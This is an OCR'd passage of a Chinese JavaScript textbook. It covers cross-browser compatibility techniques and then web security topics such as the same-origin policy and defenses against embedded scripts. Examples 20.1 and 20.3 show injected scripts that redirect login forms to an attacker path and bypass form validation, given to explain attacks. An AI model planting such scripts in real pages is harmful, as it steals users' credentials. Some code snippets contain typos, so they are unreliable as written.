第三种方法中我们只有在检测到浏览器不支持或者未正确实现某个模块或特性时，才采用第一种方法中采取的额外编码。例如：

```
if(window.ActiveXObject)
{
    //如果没有 window.ActiveXObject 对象，下面这段代码就不会被执行，以免出错
    var xmlHttp = new ActiveXObject("MSXML.XMLHTTP");
}
```

19.2.5　实现标准

第四种方法是自己编写 JavaScript 代码实现某些浏览器未能实现的标准模块，这种方法常用于编写较大规模的应用程序中。例如：

```
if(!document.createElementNS)
{
    //有的浏览器里没有实现 document.createElementNS 接口，所以我们自己实现它
    document.createElementNS = function(tagName, ns)
```

```
    {
        if(isIE)
            return document.createElement(ns+":"+tagName);
        ......
    }
}
```

19.2.6　适度停止运行

不管你多么努力地让你的代码兼容各种浏览器环境，总有那么一些兼容性问题不能完全解决，或者解决它们要编写很多的代码。如果你是追求完美的程序员，也许你会孜孜不倦地寻求完美解决它们的方法。但是，从项目的整体角度来看，某些情况下，适度地在一些特定的浏览器中取消某些不太重要的功能，是更为明智的做法。所谓适度停止运行，就是知道了所需的特性在特定浏览器下不可用之后，就通知用户不能使用这些相关的特性。例如：

```
if(isMoz)
    vobj.title = "对不起，Mozilla 浏览器不支持滤镜";
else if(isIE)
    vobj.filter.alpha = "(opacity=20)";
```

19.3　语言版本的兼容性

语言版本的兼容性与浏览器环境的兼容性类似，之前提到的那些处理方法对于解决语言版本的兼容性一样有帮助。

19.3.1　language 属性

前面已经提到过，<script>标记的 language 能够指定浏览器采用的语言版本。例如<script language="JavaScript 1.2">指定了浏览器按照 JavaScript 1.2 的实现来解释脚本。注意，通过<script>标记的 language 将解释脚本置为更早期的版本可能会造成某些脚本行为与标准不兼容，例如将 languange 属性设置成 JavaScirpt 1.2 会使“==”运算符在执行相等比较时不做类型转换。在一般情况下，除非你确定要使用某个特定的版本，应当避免用 language 属性将解释脚本置为更早期的版本。另外，language 属性并不支持标准的版本，也就是说 language="ECMAScript3"是无效的。


之前也已经说过，对于<script>标记来说新的 HTML 标准建议使用的属性是 type 而不是 language，type 并不支持指定版本的 JavaScript 写法。

19.3.2　版本测试

利用<script>标记的 language 属性，我们可以为我们的代码在客户端完成版本测试，从而根据测试结

果对那些仅支持较低版本的 JavaScript 的浏览器用户给出相对友好的提示或部分支持。例如：

```
<script language = "JavaScript1.0">_version = 1.0</script>
<script language = "JavaScript1.1">_version = 1.1</script>
<script language = "JavaScript1.2">_version = 1.2</script>
<script language = "JavaScript1.3">_version = 1.3</script>
<script language = "JavaScript1.4">_version = 1.4</script>
<script language = "JavaScript1.5">_version = 1.5</script>
<script type="text/javascript">
    if(_version == 1.0)
    {
        //执行相应的代码
    }
    if(_version == 1.1)
    {
        //执行相应的代码
    }
    if(_version == 1.2)
    {
        //执行相应的代码
    }
    if(_version == 1.3)
    {
        //执行相应的代码
    }
    if(_version == 1.4)
    {
        //执行相应的代码
    }
    if(_version == 1.5)
    {
        //执行相应的代码
    }
</script>
```

19.4　如何实现跨浏览器应用

前面已经说过，实现跨浏览器应用，需要付出许多额外的工作量，然而对于某些产品来说，这些额外的付出将是有所回报的。因此实现跨浏览器应用，在 Web 应用开发领域有着意想不到的重大意义。本节系统地介绍实现跨浏览器应用的方法。

19.4.1　取舍——划定支持范围

在实现跨浏览器应用之前，最先也是最重要的工作是划定程序或软件产品所被支持的范围。运行环

境需求是一项应该被认真对待的需求，而不是一味地追求强的兼容性。

> 在我主导的项目开发中，如果考虑提升产品的兼容性，则需要追加额外的工作量，通常来说当你要为你的脚本追加某个特定浏览器的兼容性时，你需要多付出 5%-40%的工作量，这使得环境支持问题成为一个产品开发必须要谨慎考虑的问题。

对于信息系统来说，界定支持环境的首要原则是“不影响客户使用”。由于信息系统实际上是把浏览器当作客户终端界面来使用，所以，支持一个被操作系统广泛支持的浏览器是可接受的。

> 信息系统的最主要特征是它作为“工具软件”，具有特定的客户群。正是因为信息系统的“软件本质”，使得我在多年的项目开发中坚持让信息系统仅支持 Internet Explorer 浏览器。

反之，对于互联网项目来说，由于客户是来自各地的“网页浏览者”，其访问量是体现应用价值的重要指标，那么浏览器的兼容性就是一个必须要重视的需求。

一般来说，一个好的门户网站应当支持至少两种以上的主流浏览器，保证全球至少 70%以上的访问者不需要额外改变他们习惯的环境就可以正常访问。

> 对浏览网页，用户很少会为你去改变他们的习惯，除非他们觉得你提供的信息确实是非常有价值的。

19.4.2　基础模块设计——独立兼容性检测

当你决定为你的用户考虑浏览器兼容性时，你就必须在底层考虑代码对环境的依赖。一个不好的习惯是在所有要用到兼容代码的地方用硬编码来检测环境（它可能导致代码量的成倍增加），例如：

```
if(isIE){
    var target = event.srcElement;
}
else
{
    ......
}
......
if(isIE){
    var xmlHttp = new ActiveXObject("MSXML.DOMDocument");
}
else
{
    ......
}
//不进行良好的基础模块设计，你的代码里可能会出现大量类似的检测代码
if(isIE)
{
    ......
}
```

良好的设计者会为他的基础模块实现兼容代码，而不是在具体应用中去硬编码，例如，下面这个基础类同时支持 DOM 标准和 IE 标准：

```
Ajax.createRequest = function()
{
    if(window.XMLHttpRequest)    //如果实现了标准接口
        //通过标准接口构造 XmlHttp 请求
        return new XMLHttpRequest();
    //否则，尝试 MSXML 的不同版本
    //选择可用的最新版本
    else if(window.ActiveXObject)
    {
        try
    {
            return new AcitveXObject("MSXML2.XMLHTTP");
    }
    catch{
            return new AcitveXObject("Microsoft.XMLHTTP");
        }
    }
    else
    {
        throw(new ObjectDoNotExistsException());
    }
}
```

事实上，还有一种更加高效的办法，就是把环境依赖性抽象出来，根据不同的环境才去加载不同的代码，这样子避免了额外的逻辑判定开销。通常在一些成熟的应用框架底层会看到这种设计方法，例如：

```
_use("JSFrame.dom.std");
    //采用 DOM 标准模型，框架会根据设计的模型自动去匹配符合这个声明的模块
_import("JSFrame.xml.xmldom");
    //决定了模型之后，再去装载相应的模块
```

- JavaScript 应用框架一般采用类似的设计方法来管理模块和包，而关于这方面话题的详细讨论，将在本书的第五部分展开。

19.4.3　划分运行级别

考虑兼容性并不意味着对所有支持的浏览器都达到同样的效果，前面已经说过了，“适度停止运行”是一个良好的法则。通常我们在考虑问题时会针对环境的特点选择运行的级别，在重要的、大多数人使用的环境中实现所有的特性，而在某些浏览器环境中牺牲掉某个或者某些不重要的特性。

这里有一个技巧，一般来说，一个良好的设计者不会为具体的功能或者对象定义它所支持的环境范围，而是为整个运行框架或标准类库划分几个基础的运行级别（就像 DOM-level-1 和 DOM-level-2 那样）。然后我们规定某个浏览器运行于某个特定级别上，那么意味着该浏览器上的特性对当前级别向下兼容，

而不对比当前级别更高的标准兼容。例如：

```
_use("JSFrame.dom.std","2.0");
_import("JSFrame.dom.events",1.5);
```

这样，“按照 DOM 标准 2.0（DOM Level-2）实现”，就意味着兼容 Mozilla 和 Internet Explorer（假设这两个版本的浏览器支持 level-2），而如果“程序对 Mozilla 支持 level-3，对 Internet Explorer 支持 level-2”则意味着在 Mozilla 和 Internet Explorer 这两个浏览器上的实现在某些具体的特性方面有微小的差异。

19.4.4　给出正确的信息——不要让你的代码保持沉默

当浏览器不支持某个特性时，不要让你的代码保持沉默。在某些情况下，需要明确地给用户“一个说法”。如何恰当地给出提示信息，这里也有一个技巧问题。

你当然可以在运行环境不满足某个特性要求时给客户明确的提示信息，然而，考虑到更多的选择性和自由度，一个良好的框架或者类库，当环境问题发生时，通常会抛出一类 EnvironmentException 异常，当应用级别的程序捕捉到了这个异常，再进行相应的处理。例如：

```
function someLibClass()
{
    this._declearedVersion(1.3, 1.4);
          //声明该类型在 1.3、1.4 两个版本有效
    ......
}
Object.prototype._declaredVersion = function(_from, _to)
{
    //提供接口给对象声明有效版本的范围
    if(_from) this._declaredVersion._from = _from ;
    if(_to) this._declaredVersion._to = _to ;
    return this._declaredVersion ;
}
Object.prototype._support = function(version)
{
    //判断对象是否支持某个版本
    if(this._declaredVersion()._from > version)
        throw new PropertyNotSupportedException(......);
        //该版本小于对象能够支持的最小版本，抛出 PropertyNotSupportedException 异常
    else if(this._declaredVerson()._to < version)
        throw new PropertySupersedeException(......);
        //该版本大于对象能够支持的最大版本，抛出 PropertySupersedeException 异常
    return true;
}

_import = function(libName, version)
{
    var libCls = getClassByName(libName);
```

```
        //得到对象
    _assert(libCls._support(version)); //Throws EnvironmentalException
            //判断对象是否符合某个特定版本
}
```

19.4.5　充分的应用测试——“兼容性魔鬼”总会趁你不注意时“踢你的狗”

也许，尽管你是这么去设计、去考虑了浏览器版本的兼容性，然而实际应用中，兼容性问题依然会时不时地给你带来一些困扰。

环境问题远比想象的要复杂得多，关系到浏览器、版本、安全设置、操作系统、防火墙和互联网。


“兼容性魔鬼”总会趁你不注意的时候“踢你的狗”，你绞尽脑汁地去避免它们，问题却依然层出不穷。

要充分避免问题，除了考虑兼容性的设计之外，所能做的工作就是对需要保证正确运行的每一个环境做充分的测试，尽最大可能将兼容性问题的发生频率降低到可以接受的范围内。“测试优先”准则为解决这个问题提供了一个很好的参照，下面是一个例子：

```
function SomeLibClass()
{
    ......
}

[TestSuit]
function SomeLibClassTest()
{
    ......
}

[SET_TESTMODE_ON]
TestSuit.run();
......
```

19.4.6　靠近标准和就近原则

在前面提到的一些可能出现兼容性问题的特性中，很大一部分已经有和正在制定明确的标准，例如 Event 和 XML DOM。虽然这些标准目前并不被广泛支持，但是它至少说明了这些特性未来发展的趋势——靠近标准。因此，在实现应用时，遇到这类兼容性问题，优先考虑“标准实现”。下面是一个例子：

```
//如果没有 window.CSSStyleSheep 属性
if(! window.CSSStyleSheet)
{
    //构造一个新的对象
    window.CSSStyleSheet = {};
}
```

```
//与 IE 的模型相比较，CSS 标准化模型是更加符合通用标准的，因此实现上要向标准靠拢
CSSStyleSheet.cssRules = document.styles[0].rules;
//在 IE 下实现标准的 insertRule 方法
CSSStyleSheet.insertRule = function(sRule, index)
{
    //用正则表达式处理选择器字符串结构 selector{content}
    var ruleStr = /(\w+){(\w+)}/.match(sRule);
    return document.styles[0].addRule(ruleStr[1], ruleStr[2], index);
}
......
```

记得在 14 章中，我们为 CSS 实现的兼容性代码是采用了 Microsoft 的 CSS 接口，在上面的例子里，我们反过来实现了 CSS 2.0 标准接口。事实上，这是更加值得推荐的做法，因为 CSS 2.0 标准接口是一个比 Microsoft 的 CSS 更通用、更能代表未来的标准。

如果，你要实现的兼容代码没有明确的标准可以参照，那么一个合理的选择依据是“就近原则”，也就是让你的代码遵从那个被最广泛使用的浏览器的标准。

“就近原则”没有一个明确的界限，不同的应用、不同的技术和不同的开发背景会产生不同的选择，在浏览器的选择方面，开发者和用户也是一样有倾向性的，如果你喜欢并且熟悉 FireFox，事实上通常你也没有必要为了“就近原则”去选择你所不熟悉和不喜欢的 IE，而且，用你自己最熟悉的技术来实现系统，本身也是另一种“就近原则”。

19.5　展望未来

W3C 正在制定 EcmaScript v4 规范，Mozilla 打算在其未来的 Netscape 浏览器版本上实现 JavaScript 2.0（http://www.mozilla.org/js/language/js20/），新的 DOM 标准也在不断完善，Microsoft 的 Internet Explorer 7.0 中宣称实现了 JScript 7.0，对一些特性进行了改进并增加了一些新特性。另外 Microsoft 还在.net 平台上实现了 JScript 8.0，使得 JScript 和 C#、VB.net 等语言并列为 CLR 上实现的主流语言之一。

总而言之，作为一门出色的程序设计语言，JavaScript 在未来将会更加迅速地发展，各种规范将会不断出现和完善，各种基础模块被实现，各种新特性被浏览器所支持，版本兼容性问题不会在短期内得到完全解决，但是我们有理由相信，一个兼容的、标准的被广泛采用的新的框架将会在未来几年内出现并得到迅速推广，JavaScript 的未来将会更加辉煌，而你，本书的读者，也和我们一起正在参与着 JavaScript 美好未来的创造。

19.6　总结

标准和兼容性是 JavaScript 实现 Web 应用所无法回避的问题。本章重点讨论了 Web 应用相关的标准和标准化组织，以及各种标准化和差异化对 JavaScript 的影响。

本章还探讨了不同版本的 JavaScript 的兼容性与差异性，以及如何利用版本测试去解决版本引起的兼容性问题。

最后，本章比较详细地探讨了如何实现一定程度上的跨浏览器应用。

第20章 信息安全

JavaScript 处理用户数据时，有时候你很难确定你的信息将被发送到哪个地方。当程序违反用户意愿，将信息发送到某些不恰当的地点时，就引发了安全问题。信息安全一直是互联网上的敏感话题，作为互联网应用的程序设计语言，JavaScript 理所当然地不能忽视它。

在第一章中，我们曾经简单地介绍过攻击与防范的基本技巧，而在本章，基于我们已经对 JavaScript 的基本特性了如指掌的情况下，我们再来深入地探讨这个敏感话题。

20.1 用户的隐私信息

用户的隐私信息是用户需要保护的数据，然而网络上充斥的一些恶意或非恶意的攻击往往对用户的隐私造成了一些不容忽视的安全隐患。

用户的隐私信息包括 Web 上传输的各种有效数据例如私人身份、数字签名和其他敏感信息。除此以外，浏览器中还可能保留有用户登陆某个网站或者系统、提交某个表单后留下的持久化信息，如 cookie 信息和 userData 信息等等。

我们前面已经知道，JavaScript 可以读写本地信息。而从某种意义上讲，又可以以用户不知道的方式通过提交表单或者 XML HTTP 将这些信息发送到某个特定的地方。

下面就是一个采用欺骗手段发送信息的“小伎俩”：

例 20.1 嵌入脚本的欺骗手段

```
......
<--normal pages-->
<form action="someapplication">
    <input type="text" name="username"/>
    <input type="password" name="pswd"/>
    <input type="submit"/><input type="reset"/>
</from>
</body>
</html>
<!--normal ending-->

<!--hacked script-->
<script type="text/javascript">
    for(var i = 0; i < document.forms.length; i++)
    {
        forms[i].action = "//somepath/hackData!action?parser=stdForm&getPswd=1";
            //这段脚本可能会被用某些技术手段嵌入到任何你访问的页面上
            //除非你每访问一个页面都去小心翼翼地查看源代码
            //否则你很难注意到它的存在
    }
</script>
```

上面的这段页面代码被页面上侵入的“木马”添加了一段恶意的脚本代码，这段代码更改了表单发送的目的地址，结果，在不知情的情况下，客户的隐私信息（如用户名、密码）被发送到了入侵者指定的地址，被恶意地截获。

20.2　禁止和受限制的操作

出于安全性考虑，浏览器禁止和限制住了某些操作，这种行为有可能一定程度上降低了浏览器的交互能力，但是换来的安全性令用户觉得这种牺牲是“物有所值”的。

20.2.1　受限制的属性

通过 JavaScript 访问某些属性是受到限制的，其中最常见的一种就是我们后面会提到的“同源策略”。html 页面上的框架里能够包含任意合法的页面，但是如果被包含的页面和框架不“同源”，例如，来自 www.51js.com 的资源包含了 www.blueidea.com 的页面，那么，通过 window.frames 属性访问框架页面时，是不允许读取子框架页面的 document 属性中的内容的，这从一定程度上保证了资源不被盗用，例如：

例 20.2　同源策略

```
<script>
function getData()
{
        alert(self.frames[0].document); //尝试访问框架里的非同源 document
}
</script>
<iframe src="http://www.google.com" onload="getData()"/>
```

执行结果如图 20.1 所示：




图 20.1　同源策略的保护措施

一个更加谨慎的做法是，永远不要让自己的页面出现在别人的框架中，例如：

```
//让页面永远不出现在框架中
if(top.location != self.location)
   top.location = self.location;
```

或者：

```
try{
   if(!/51js/.test(top.document.domain))
   {
       top.location = self.location;
   }
}
catch(ex)
{
   Ttop.location = self.location;
}
```

下面这个方法可以让页面避免盗链，只出现在自己的源内，但这样做也禁止了搜索引擎、收藏夹和其他友好的连接：

```
if(!/51js/.test(document.referrer))
       self.location = 'http://www.51js.com/warning.html'
```

20.2.2　受限制的操作

JavaScript 可以访问浏览器周边的资源，包括 DOM、Applet、IE 支持的 ActiveX 以及其他插件，但这些需要受到浏览器安全级别本身的制约。

例如，Internet Explorer 中的 MSXML 本身提供了 save()接口，但是只有在被环境允许的情况下，XML 数据才被保存。通过 ActiveX，JavaScript 还可以创建 FSO (File System Object)来读写客户端本地文件，但，这同样在极少数特殊的被许可的访问内才可以实现。

20.2.3　脚本安全级别

大多数浏览器允许用户针对特定的应用设定不同的安全级别，一些浏览器还针对不同的脚本类型设定不同的默认安全及别，例如 Internet Explorer 就支持针对 Internet、本地应用设定不同的安全级别，以及针对.hta、.htc、.js 应用采用不同的安全策略，如图 20.2 所示：

图 20.2　IE 安全级别

本书所讲的 JavaScript 浏览器应用一般是指标准通用的 JavaScript 网络应用，所有的 JavaScript 脚本一般被作为文本或者.js 文件引入 html 页面。Microsoft 在它的浏览器 Internet Explorer 上还支持其他类型的 JavaScript 应用，包括.htc 和.hta，其中.hta 是本地应用，是用来编写本地脚本化桌面程序的，因而它的权限较高同时也拥有许多标准的 JavaScript 网络应用脚本所不具有的特性，不过这不是本书讨论的范围，要了解它们，可以阅读 Microsoft 的官方文档或者其他相关资料。

20.2.4　脚本调试

浏览器可以设定或者禁止脚本调试，开启脚本调试功能可以启用相关联的调试工具，这个我们早在第 3 章中就已经讨论过。Internet Explorer 支持许多外挂的调试环境，当脚本出现异常时它们会被自动激活。Mozilla 浏览器提供了自己的调试环境，Firefox 有一个很不错的调试控制台。

任何事情都具有两面性，这些脚本调试程序为开发者提供了便利，然而也为黑客们提供了分析和寻找系统漏洞的强力工具。当然，这没有什么好主动防范的，尽量让自己的代码没有漏洞，是唯一的解决办法，另外，后面会讲到，对代码进行适当的加密和混淆，能够从一定程度上阻碍黑客们的分析。

Internet Explorer 的脚本调试设置，如图 20.3 所示：




图 20.3　脚本调试

20.3　警惕幕后的攻击者

在网络上，幕后的攻击者总在虎视眈眈地盯着你的敏感数据，无论任何时候安全问题都是一个大问题，马虎不得。

20.3.1　攻击的手段

第一章中已经介绍过一些黑客攻击的手段，在这一节里，我们再来复习它们，探讨它们的深层机制，并且探讨更多的攻击手段。

在浏览器上，通过嵌入 JavaScript 攻击可以很容易地篡改页面文档上的内容，这样的结果就是，黑客们可以直接破除开发者在页面上布下的防线。

例如，下面这段代码如果嵌入到页面脚本中，能够使页面上几乎所有的表单验证失效，并且将表单的提交目的地篡改。

例 20.3　使表单验证失效和篡改提交目的地址的代码

```
for(var i = 0; i < document.forms.length; i++)
```

```
{
    //这段脚本直接覆盖了表单的 onSubmit 方法，在原始表单上增加的格式校验可能不再有效
    document.forms[i].onsubmit = function()
    {
    this.action = "some_hack_page";
    return true;
    //直接返回 true 将让表单立即被提交，而提交地址，也被上面的代码篡改为 some_hace_page
    }
}
```

一些 Web 上屏蔽了鼠标右键，以保护自己的代码不被查看到，然而，仅仅是通过 JavaScript: 伪协议，在 IE 地址栏上输入如下伪代码：

```
JavaScript:self.document.oncontextmenu=function(){event.returnValue=true};void(0);
```

就能让大部分的屏蔽代码失效。（少部分稍微复杂些的页面由于嵌套了框架，也只不过是多花一点时间尝试而已）。

其他一些攻击手段如利用 body.outerHTML 察看整个页面的源代码之类，也都是相当容易实现的。

20.3.2　隐匿的数据流

许多 Web 应用，隐藏在页面背后的数据是很复杂的，而一些数据交互方式，并不容易被一般用户感知，尤其是当开发者由于某种原因，不愿意将数据流向明确告知用户时。最常见的数据“暗流”包括隐藏表单和 XML HTTP 请求。

20.3.3　页面伪装

页面伪装指的是将某个非法的页面伪装成合法的系统或者网站的页面，这些页面同合法页面不同之处是它通常绕过某些检验，提交一些非法数据。

> 在过去，将对方的 html 下载到本地进行修改，曾经是黑客进行数据攻击的主要手段。相应地，针对这种手段的防护措施的研究，从来就没有停止过。

对于这类页面，现在流行的防范方式通常是在服务器端进行提交源页面的校验。这种校验原理是由服务器端生成一些不易伪造的数据，让终端用户进行输入校验，如图 20.4 所示：




图 20.4　要求用户输入由程序生成的校验码，目的是为了防止页面伪装

20.3.4　发现蛛丝马迹

在 Web 方式下提交带有敏感信息的表单时，最好仔细检查页面上是否存在可疑脚本。注意到，客户

端收到的页面并不一定是完全来自于服务器可靠的安全信息，即使你访问的是一个值得信任的网站，最终呈现在你的客户端的 Web 页面依然存在在路由上或者本地计算机上由于某种病毒或者恶意程序而污染的可能。

嵌入式脚本的攻击可能来自安装在客户机或服务器上的木马、病毒，甚至被攻击的链路路由。一段隐藏在页面中的脚本一般很难发现，除非你打开每个页面对源代码进行仔细地检查。

20.3.5　防范的手段

保障信息安全，防止隐私被窃取和数据被攻击的手段包括主动手段和被动手段。被动手段比较简单也比较好理解，它通常是针对最终用户的。如果你怕隐私信息被人窃取和利用，最简单的方式是在网络上尽量不要透露自己的隐私信息，除非你完全确定对方是安全可信的。前面提到过，浏览器一般提供有针对应用的安全级别，设定为在应用许可范围内的最严格的安全级别，可以很大程度上保障信息的安全，不要因为贪图一时的便利而随意地修改降低应用的安全级别，以免遭受意外的恶意攻击。

对于浏览器所支持的各种插件，也需要谨慎防范的。在一般情况下，浏览器会根据当前的应用级别对需要下载安装的插件提供正确的处理方式，包括自动安装、提示、询问以及禁止等。对于资源的安全认证，Internet Explorer 和 Netscape 提供了不同的机制，分别是安全区和数字签名，在 20.5 节中我们会较详细地讨论它们。

被动防范只是消极地依赖于高的防范意识来进行一些攻击的预防，而对于信息系统而言，一般会采取一些更加积极的主动防范手段，来提高信息的安全性，这些手段包括传输数据的加密、对用户隐藏源代码、域的验证和页面的防伪装、防嵌套以及脚本的加密和混淆等等，页面的防伪装、防嵌套，前面已经陆续介绍过了，下面再讨论一些数据加密和隐藏源代码的话题。关于域验证和脚本加密混淆，在后续的章节中还会有更加详细的讨论。

20.3.5.1　传输数据的加密

在对数据保密性要求比较高的情况下，利用一些安全的加密算法特别是不可逆的加密算法对数据进行加密，是一种比较可靠的方案。在许多情况下，MD5 等安全加密算法受到信息系统的青睐。在服务器端和客户端之间，采用安全的加密数据传输，可以很有效地避免信息内容被窃取。当然，它无法避免原始信息被用于直接向服务器发起攻击。

MD5 和石头剪子布

MD5 是一种基于散列原理的不可逆加密算法，MD5 加密的文本从理论上来讲以目前的技术是不可破解的。那么既然不可破解，这样的信息又如何使用呢？

其实问题不是那么复杂，举一个简单的例子，当用户 A 设置密码为 abcd123@Qt，在传输时，这个字符串被进行了 MD5 加密，假如加密后传输的代码是 8a122d64e387a76f2e91b7a8，服务器虽然并不知道 8a122d64e387a76f2e91b7a8 解密后是 abcd123@Qt，也不可能进行解密，但是它将用户存放在数据库的原始密码，也就是 abcd123@Qt 进行同样的加密后，得到同样的密码 8a122d64e387a76f2e91b7a8，所以它可以判定用户输入的密码是正确的。

这里有一个关于MD5的有趣故事：

科学家M夫妻很喜欢玩猜拳游戏，于是他们发明了一种在各自的办公室里通过电话进行的猜拳游戏方法。具体方式如下：一天M先生拿起电话，将“一颗小石头”经过MD5加密之后，报出密码给M太太，然后M太太用“两片布”进行回应，并且将密码报给M先生（此时M太太并不知道M先生出的是什么，因为她无法将M先生报出的密码解密），这时候M先生说，我刚才出的是石头，因为你得到的密码是用“一块小石头”加密后产生的。M太太将M先生说的“一块小石头”加密之后，得到的密码和M先生说的一模一样，于是M太太说，我刚才出的是布，你得到的密码是用“两片布”经过MD5加密的。M先生将“两片布”加密后说，确实是这样，那么这一次我输了。

20.3.5.2　对用户隐藏源代码

除了前面所讨论的屏蔽鼠标右键之外，下面的例子演示了如何对用户隐藏页面上的源代码：

例20.4　对用户隐藏源代码

```
<html>
<head>
    <title>例20.4 对用户隐藏源代码</title>
    <script>
    <!--
    function clear(){
        Source=document.body.firstChild.data;
            //这段代码里我们看到一个新鲜的属性——data
            //它引用一个COMMENT_NODE类型的DOM对象的文本内容
            //这里用到了一个技巧，实际上我们把body的内容整个构建为一个COMMENT_NODE
            //然后用data取出内容再回写入body的innerHTML，其结果就是，在页面上
            //用鼠标右键查看源代码的时候查看不到body中的任何源代码
        document.open();
        document.close();
        document.title="";
        document.body.innerHTML=Source;
    }
    -->
    </script>
</head>

<body onload=clear()>
<!--
<table border="1" cellpadding="0" cellspacing="0" width="770" height="200">
    <tr>
        <td>看看能不能看到源代码</td>
    </tr>
</table>
-->
```

```
</body>
</html>
```

上面这段例子巧妙地利用了 document 的特性将源代码从页面流中“拿掉”，然而，正如前面所说的，一切手段始终逃不过下面这段终极脚本：

```
JavaScript:alert(document.documentElement.outerHTML)
```

以任何形式发送到客户端页面的 HTML 数据和 Script 在它之下都无处遁形，outerHTML 是一切隐藏手段的终极克星。

20.4　同源策略

同源策略是一道有效的防线，它从一定程度上保护了用户的信息安全。

20.4.1　什么是同源策略

所谓同源策略指的是脚本只能读取与它位于同一个域和同一个端口的窗口或文档的属性。这个策略事实上我们之前已经接触到了，回想一下 Document 和 cookie 的 domain 属性以及 userData 的限制。同源策略对于大多数页面文档的对象有效。有了这个制约，窗口中的不可靠脚本就无法随意通过 DOM 读取另一个浏览器窗口中的内容。如图 20.5 所示：




图 20.5　同源策略

对于某些对象来说，非同源访问并不一定被完全禁止，而是有可能受到一定的限制。基本上我们可以认为所有的客户端对象的基本属性对非同源脚本有限制。只有某些特定的属性例如 script 除外。在后面我们会看到，巧妙利用这一点可以在某些特定的情况下突破同源策略的限制。

20.4.2　同源策略的利弊

同源策略的益处是显然的，它的存在使得用户的信息被有效的保护，例如某个服务器上的隐私信息，除非用户愿意的情况下，将不会被另外某个域上的恶意脚本窃为己有或者发往其他任何一个地方。

但是，在某些情况下，完全的同源策略太过严格，所以 JavaScript 允许修改 Document 对象的 domain 属性为它的子域，这从一定程度上放宽了同源策略的限制。然而有时候这样也不能满足我们某些特定的跨域访问需求。此时，同源策略的弊端就显露出来了。

20.4.3　突破同源策略

有趣的是，利用<script>的跨域访问特性，对于某些需要跨域访问的特定资源，我们可以通过将它们写为脚本的方式来实现一定程度上的跨域访问，例如：

我们在服务器的.js 文件中写入数据，然后再将该.js 开放给外部的用户，例如，不论在任何域中，都能通过以下脚本获得 51js 域下的 js 文件：

```
<script>
    //创建一个 script 标记
    script=document.createElement("script");
    //指向"http:/www.51js.com/outerData/data.js"
